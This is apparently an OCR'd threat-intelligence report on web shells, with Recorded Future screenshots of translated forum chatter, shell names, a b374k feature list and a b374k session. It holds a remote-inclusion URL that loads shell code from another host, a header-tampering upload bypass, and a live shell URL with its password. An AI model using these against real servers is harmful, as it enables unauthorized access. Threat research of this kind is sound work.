




fresh c99 shell for all kind of scam page upload

2-03-2016, 15:22

› Category: Shell




Malicious Web Server Multi-Tasking

- ✓ DDoS
- ✓ Persistence
- ✓ Drive-by
- ✓ Data Theft
- ✓ Proxy


Trends


Search
Advanced
Applications
Home
Alerting
Save
Export
Share
Marty
WebShell
Customize View
Colors
Spanish
French
Total references
Event Marker Size
1 reference
2 references
Translated from Spanish: "I also found several very basic shell password protected web ...
Translated from Spanish: "Today Carmen only works on metadata and is not able to detect a simple web shell because there matchea on the body of the petitions and also no AI to detect anomalies, basically what we do is matchear URL at least is what I do with my scripts.
Translated from French: "In second method The second method we will modify the HTTP header of the webshell I explain when you upload a file you sent a header to the server, this header is like the signature of the file, they look at the header of the shell to check file signature and accept or reject our goal is to change the header and thus upload the webshell successfully 1. Download the addon why Tamper Data to See more ...
Translated from French: "Here you have managed to upload your webshell by changing the header: D Third method Given this vulnerability, administrators have blacklisted the php extension, but added: P there are Webshells in asp jsp even in cgi.
Spanish
French
Jan 2013 Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec Jan 2014 Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec Jan 2015 Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec Jan 2016 Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec
100%
Jan 1 2013
4 years
Dec 31 2016
© Recorded Future


Search
Advanced
Applications
Home
Alerting
Save
Export
Share
Marty
WebShell
Arabic vs. Farsi
Customize View
Colors
Arabic
Persian/Farsi
Total references
Event Marker Size
1 reference
2 references
Translated from Arabic: "Hello Hloncm today 's youth Jptlkm best 100 Shell which: C99Shell v. 1.0 beta (5.02.2005) PHP Cyber Shell PHP GFS Web-Shell PHP NFM 1.8 PHP r57shell PHP Small Web Shell by ZaCo PHP nsTView v2.1 PHP DxShell v1.0 PHP C99madShell v. Madnet edition PHP 2.0 CTT GRP WebShell the Shell PHP 2.0 release build 2018 (C) 2006, the Crystal the shell Great PHP PHP WEB Loaderz the Shell PHP NIX REMOTE WEB SHE ... See more ...
Arabic
سلام دوستان کسی هست که بدونه پسورد این شلر جی هست ممنون میشم کمک کنید Zyb3r webshell code: http://pastebin.com/Ux8Pi6jw.
Translated from Farsi: "When you upload a file vulnerability Bug Tracker, if you have direct access to your uploaded files Karty has been one of the steps, the attacker must be examined in terms of security uploader goal to be able to successfully file your Webshell server transfer.
Translated from Arabic: "[webapps] - JMX2 email tester - (save_email.php) web shell upload.
Farsi
Jan 2013 Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec Jan 2014 Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec Jan 2015 Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec Jan 2016 Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec
100%
Jan 1 2013
4 years
Dec 31 2016
© Recorded Future


Search
Advanced
Applications
Home
Alerting
Save
Export
Share
Marty
WebShell
Chinese vs. Russian
Customize View
Colors
Chinese (Simplified)
Russian
Chinese (Traditional)
Total references
Event Marker Size
1 reference
24 references
Translated from Chinese: "4) other sites attacked system or the server is also equipped with a ftp server, ftp server is attacked, then was injected webshell Trojans and web systems has also been infected.
Translated from Chinese: "Being simple webshell, get http://theme.lenovomm.com/ThemeStore2/APP/c.jsp password 023.
Translated from Chinese: "If you have not seen before on our hidden PHP7 OPcache binary file webshell article, we recommend that you read before continuing.
Translated from Chinese: "[Hippo] ASP (webshell) free version 1.2 (price 110 yuan).
Chinese
Translated from Russian: "People question web shell R57 is C99.
Translated from Russian: "In this video we consider the option of a webshell using vulnerabilities in vsftd-2.3.4 service.
Translated from Russian: "Explain please how to hide the Web Shell.
Translated from Russian: "QuasiBot - a complex Webshell manager written in PHP, which operate at the expense of web backdoors, which adds to the user.
Translated from Chinese: "The chopper was formerly WEBSHELL Manager, combined with the advantages of web management software author before, and several other tools, it is a collection of big kill.
Translated from Russian: "In development: the infected system files DOC / XLS / EXE through WebShell (in testing) inquire into the jabber (customers only), 3 exploit for ms Office (wait in updates) users is strictly limited, we are gaining customers and then area ostonvalivayutsya and further cooperation is going very first customer customers discounts, warranty for your account welcome.
Russian
Jan 2013 Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec Jan 2014 Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec Jan 2015 Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec Jan 2016 Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec
100%
Jan 1 2013
4 years
Dec 31 2016
© Recorded Future


Search
Advanced
Applications
Home
Alerting
Save
Export
Share
Marty
WebShell
English
Customize View
Colors
English
Total references
Event Marker Size
1 reference
15 references
Hidden (3)
Author :- eXeSoul You will get lots of web shells even some private shells....
Published: 25 November 2014...# 2- Uploading an web shell:
| Plugin name: Web Shell Finder v.1.3 Loaded.
send (C, "b374k shell : connected \n " , 0) ;
Chinese
Jan 2013 Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec Jan 2014 Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec Jan 2015 Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec Jan 2016 Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec
96%
Jan 1 2013
4 years
Dec 31 2016
© Recorded Future

Reference Counts

- Product (58)
  - WSO 2.1
  - Finder v.1.3 Loaded
  - v1.0 Web Shell
  - Shell b374k r3c0d3d
  - Microsoft Windows Vista
  - WordPress
  - b374k r3c0d3d
  - Error Web Shell
  - Jenkins software
  - Sun Virtualbox
  - Apache Sling Framewo...
  - STUNSHELL Web Shell ...
  - 1n73ction r3c0d3d

- Malware (10)
  - b374k web shell
  - WebShell
  - China Chopper
  - Web Shell by Orb
  - NIM-Shell
  - Argument Injection
  - Backdoor
  - BruteForce
  - C99Shell
  - Getshell

Open Sourcing – Shell for the Masses

- B374K
- Gamma
- DxShell
- C99
- WSO
- China Chopper


b374k shell 3.2

This PHP Shell is a useful tool for system or web administrator to do remote management without using cpanel, connecting using ssh, ftp etc. All actions take place within a web browser

Features :

- File manager (view, edit, rename, delete, upload, download, archiver, etc)
- Search file, file content, folder (also using regex)
- Command execution
- Script execution (php, perl, python, ruby, java, node.js, c)
- Give you shell via bind/reverse shell connect
- Simple packet crafter
- Connect to DBMS (mysql, mssql, oracle, sqlite, postgresql, and many more using ODBC or PDO)
- SQL Explorer
- Process list/Task manager
- Send mail with attachment (you can attach local file on server)
- String conversion
- All of that only in 1 file, no installation needed
- Support PHP > 4.3.3 and PHP 5

b374k


b374k 2.4
putin.ras/inc.php?inc=http://putin.ras/b374k2.4/b374k.txt?&news=1&hexedit=D:\htdocs\ja
log out
b374k
2.4
Windows NT W6292 6.1 build 7600 (Windows 7 Ultimate Edition) i586
Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7
server ip : 127.0.0.1 | your ip : 127.0.0.1 | Time @ Server : 24 May 2013 19:40:34
[C] [D]
D: \ htdocs \ ja_mero \ images \
xpl
ps
eval
info
db
rs
putin > - shell command -
D:\htdocs\ja_mero\images\arrow-2.png
Save !
00000000h 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 00 00 00 23 00 00 00 46 08 06 00 00 00 46 E0 2D .PNG.....IHDR...#...F.....F.-
00000020h B0 00 00 00 19 64 65 76 69 6C 7A 63 30 64 65 20 20 00 41 64 6F 62 65 20 49 6D 61 67 65 52 65 61 .....devilzc0de..Adobe.ImageRea
00000040h 64 79 71 C9 65 3C 00 00 03 22 69 54 58 74 58 4D 4C 3A 63 6F 6D 2E 61 64 6F 62 65 2E 78 6D 70 00 dyq.e<..."iTXtXML:com.adobe.xmp.
00000060h 00 00 00 00 3C 3F 78 70 61 63 6B 65 74 20 62 65 67 69 6E 3D 22 EF BB BF 22 20 69 64 3D 22 57 35 ....<?xpacket.begin="..." id="W5
00000080h 4D 30 4D 70 43 65 68 69 48 7A 72 65 53 7A 4E 54 63 7A 6B 63 39 64 22 3F 3E 20 3C 78 3A 78 6D 70 M0MpCehiHzreSzNTczkc9d"?>.<x:xmp
000000a0h 6D 65 74 61 20 78 6D 6C 6E 73 3A 78 3D 22 61 64 6F 62 65 3A 6E 73 3A 6D 65 74 61 2F 22 20 78 3A meta.xmlns:x="adobe:ns:meta/".x:
000000c0h 78 6D 70 74 6B 3D 22 41 64 6F 62 65 20 58 4D 50 20 43 6F 72 65 20 35 2E 33 2D 63 30 31 31 20 36 xmptk="Adobe.XMP.Core.5.3-c011.6
000000e0h 36 2E 31 34 35 36 36 31 2C 20 32 30 31 32 2F 30 32 2F 30 36 2D 31 34 3A 35 36 3A 32 37 20 20 20 6.145661,.2012/02/06-14:56:27...
00000100h 20 20 20 20 20 22 3E 20 3C 72 64 66 3A 52 44 46 20 78 6D 6C 6E 73 3A 72 64 66 3D 22 68 74 74 70 .....">.<rdf:RDF.xmlns:rdf="http

MAY
31
2016

b374k web shell mentioned

1 reference • **1** source

Untitled

“function packer_b374k($output, $phpcode, $htmlcode, $strip, $base64, $compress, $compress_level, $password){”

May 31, 2016, 13:20 • PasteBin • A Guest

Flag for review • Save this reference to...

http://pastebin.com/CJAsdz5Z • Show all events from this document • Cached

